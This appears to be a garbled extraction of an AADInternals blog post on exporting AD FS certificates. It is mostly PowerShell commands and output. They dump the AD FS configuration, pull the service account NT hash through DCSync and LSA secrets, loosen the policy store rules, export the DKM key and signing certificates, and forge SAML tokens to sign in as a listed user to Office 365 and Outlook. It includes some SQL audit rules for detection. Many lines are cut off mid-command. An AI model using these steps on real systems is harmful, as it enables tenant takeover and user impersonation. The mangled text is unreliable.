

**Exporting AD FS certificates revisited: Tactics, Techniques and Procedures** - 31/10/2024 16:56 https://aadinternals.com/post/adfs/

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
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
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
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```
1<ServiceSettingsData xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schema
 2
        <SecurityTokenService>
                <AdditionalEncryptionTokens>
 4
                        <CertificateReference>
                                <IsChainIncluded>false</IsChainIncluded>
 5
                                <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
 6
7
                                <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue
                                <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd/RawCertificate
8
9
                                <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
10
                                <StoreNameValue>My</StoreNameValue>
                                <StoreLocationValue>CurrentUser</StoreLocationValue>
11
                                <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
12
                        </CertificateReference>
13
14
                </AdditionalEncryptionTokens>
15
                <AdditionalSigningTokens>
16
                        <CertificateReference>
17
                                <IsChainIncluded>false</IsChainIncluded>
18
                                <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
19
                                <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue
20
                                <RawCertificate>MII[redacted]OzFUGmGWPXqLk
                                <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==/EncryptedP-
21
22
                                <StoreNameValue>My</StoreNameValue>
                                <StoreLocationValue>CurrentUser</StoreLocationValue>
23
24
                                <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
25
                        </CertificateReference>
26
                </AdditionalSigningTokens>
27
                <EncryptionToken>
                        <IsChainIncluded>false</IsChainIncluded>
28
29
                        <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
30
                        <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue>
                        <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd</RawCertificate>
31
32
                        <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
33
                        <StoreNameValue>My</StoreNameValue>
                        <StoreLocationValue>CurrentUser</StoreLocationValue>
34
35
                        <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
36
                </EncryptionToken>
37
                <SigningToken>
38
                        <IsChainIncluded>false</IsChainIncluded>
39
                        <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
```

```
40
                        <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue>
                        <RawCertificate>MII[redacted]OzFUGmGWPXqLk
41
                        <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</EncryptedPfx>
42
43
                        <StoreNameValue>My</StoreNameValue>
                        <StoreLocationValue>CurrentUser</StoreLocationValue>
44
                        <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
45
46
                </SigningToken>
47
        </SecurityTokenService>
48
        <PolicyStore>
                <AuthorizationPolicy>@RuleName = "Permit Service Account"
49
50exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value
51 => issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true
52
53@RuleName = "Permit Local Administrators"
54exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value ==
55 => issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true
56
57
                </AuthorizationPolicy>
                <AuthorizationPolicyReadOnly>@RuleName = "Permit Service Account"
58
59exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value
60 => issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true
62@RuleName = "Permit Local Administrators"
63exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value ==
64 => issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true
65
66
                </AuthorizationPolicyReadOnly>
67
                <DkmSettings>
                        <Group>87f0e958-be86-4c39-b469-ac94b5924bd2</Group>
68
69
                        <ContainerName>CN=ADFS</ContainerName>
70
                        <ParentContainerDn>CN=Microsoft,CN=Program Data,DC=aadinternals,DC=com
71
                        <PreferredReplica i:nil="true" />
72
                        <Enabled>true</Enabled>
73
                </DkmSettings>
74
        </PolicyStore>
75</ServiceSettingsData>
```





(Get-WmiObject -Namespace root/AD FS -Class SecurityTokenService).ConfigurationDatabaseConnect

Data Source=np:\\.\pipe\microsoft##wid\tsql\query;Initial Catalog=ADFSConfigurationV4;Integrat

```
SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings
# Export configuration and store to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Local
# Export configuration to file
Export-AADIntAD SConfiguration | Set-Content ADFSConfig.xml -Encoding UTF8
sqlcmd -S \\.\pipe\microsoft##wid\tsql\query
```

```
USE [master]

GO

CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, or
GO

ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] WITH (STATE = ON)

GO


USE [ADFSConfigurationV4]

GO


CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_AGO]

ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] WITH (STATE = ON)

GO
```



```
199# Gets internal ADFS settings by extracting them Get-AdfsProperties
200function Get-AdfsInternalSettings()
201{
202     $settings = Get-AdfsProperties
203     $settingsType = $settings.GetType()
204     $propInfo = $settingsType.GetProperty("ServiceSettingsData", [System.Reflection.Binding
205     $internalSettings = $propInfo.GetValue($settings, $null)
206
207     return $internalSettings
208}
```



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http://<server>/ADFS/services/policystoretransfer

```
Get-ADObject -filter * -Properties objectguid,objectsid | Where-Object name -eq sv_ADFS | Form
```

Name : sv\_ADFS

ObjectGuid: b6366885-73f0-4239-9cd9-4f44a0a7bc79

ObjectSid : S-1-5-21-1332519571-494820645-211741994-8710

```
# Save credentials to a variable
$cred = Get-Credential

# Get the NTHash as hex string
Get-AADIntADUserNTHash -ObjectGuid "b6366885-73f0-4239-9cd9-4f44a0a7bc79" -Credentials $creds
```


6e36047d34057fbb8a4e0ce8933c73cf

```
# Get NTHash of the AD FS service account
Get-AADIntLSASecrets -AccountName sv_ADFS | Select-Object -ExpandProperty MD4Txt
```

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6e36047d34057fbb8a4e0ce8933c73cf

# Export configuration remotely and store to variable
\$ADFSConfig = Export-AADIntADFSConfiguration -Hash "6e36047d34057fbb8a4e0ce8933c73cf" -SID "S-




http://<server>/ADFS/probe

```
# Export configuration remotely as a logged in user and store to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Server sts.company.com -AsLoggedInUser
```

```
AuthorizationPolicyReadOnly : @RuleName = "Permit Service Account"

exists([Type == "http://schemas.micro
=> issue(Type = "http://schemas.micro
@RuleName = "Permit Local Administratexists([Type == "http://schemas.micro
=> issue(Type = "http://schemas.micro
=> issue(Type = "http://schemas.micro
=> issue(Type == "http://schemas.micro
```

```
=> issue(Type = "http://schemas.mic
```



```
# Get Policy Store Authorisation Policy rules from the local AD FS
$authPolicy = Get-AADIntADFSPolicyStoreRules

# Get the configuration from the local AD FS server and set read-only policy to allow all to re
$config = Set-AADIntADFSPolicyStoreRules -AuthorizationPolicy $authPolicy.AuthorizationPolicy

# Set the configuration to the local AD FS database
Set-AADIntADFSConfiguration -Configuration $config
```

```
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
```

```
USE [master]

GO

CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = GO

ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] WITH (STATE = ON)

GO


USE [ADFSConfigurationV4]

GO


CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_GO


ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] WITH (STATE = ON)

GO
```





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
# Export encryption key and store to variable
\$ADFSKey = Export-AADIntEncryptionKey -Local -Configuration \$ADFSConfig





```
# Save credentials to a variable
$cred = Get-Credential

# Export encryption key remotely and store to variable
$ADFSKey = Export-AADIntADFSEncryptionKey -Server dc.company.com -Credentials $cred -ObjectGuio
```



```
# Export AD FS certificates

Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key $ADFSKey
```

```
# Export AD FS certificates on AD FS server
Export-AADIntADFSCertificates
```

.

```
# Get the issuer URI
$Issuer = (Get-MsolDomainFederationSettings -DomainName <domain>).IssuerUri
```

```
# Get the issuer URI
$Issuer = (Get-ADFSProperties).Identifier.OriginalString
```

```
# Get ImmutableIds
Get-MsolUser | select UserPrincipalName,ImmutableId
```

```
UserPrincipalname
                    ImmutableId
_____
                    -----
AlexW@company.com
                    Ryo4MuvXW0mue1HOefJ9yg==
AllanD@company.com
                    Eo+jOAQegUi6rEy8+Yu1Rg==
DiegoS@company.com
                    cl/bTG5zJku9VynOaXYaeQ==
IsaiahL@company.com
                   iZaESRicxECDk5bN7gZhPg==
JoniS@company.com
                    iGyyi+gq40u409PXjE3yRg==
LynneR@company.com
                    QpHd34ay4UKo0whX6hui3g==
MeganB@company.com
                    31YCEbfrMUCefem7zlPYTg==
NestorW@company.com
                   jyEyYWLzKkSpq3bERRG+PQ==
PattiF@company.com
                    xTuqzBwFbUePyPGRRA1R4g==
SamiL@company.com
                    VlUqJm8rrUeAhrhJGIhYsQ==
MarkR@company.com
                    J10AD14fgEWTMjLqQL5+/g==
```

```
# Open Office 365 portal as the given user
Open-AADIntOffice365Portal -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .\ADFS_signing.p
```

```
# Create a SAML token
$saml = New-AADIntSAMLToken -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .\ADFS_signing.|
# Get access token for Outlook
Get-AADIntAccessTokenForEXO -SAMLToken $saml -SaveToCache
```

Tenant User Resource Client
----112d9bdc-b677-4a5f-8650-2948dbedb02f IsaiahL@company.com https://outlook.office365.com d3590ed

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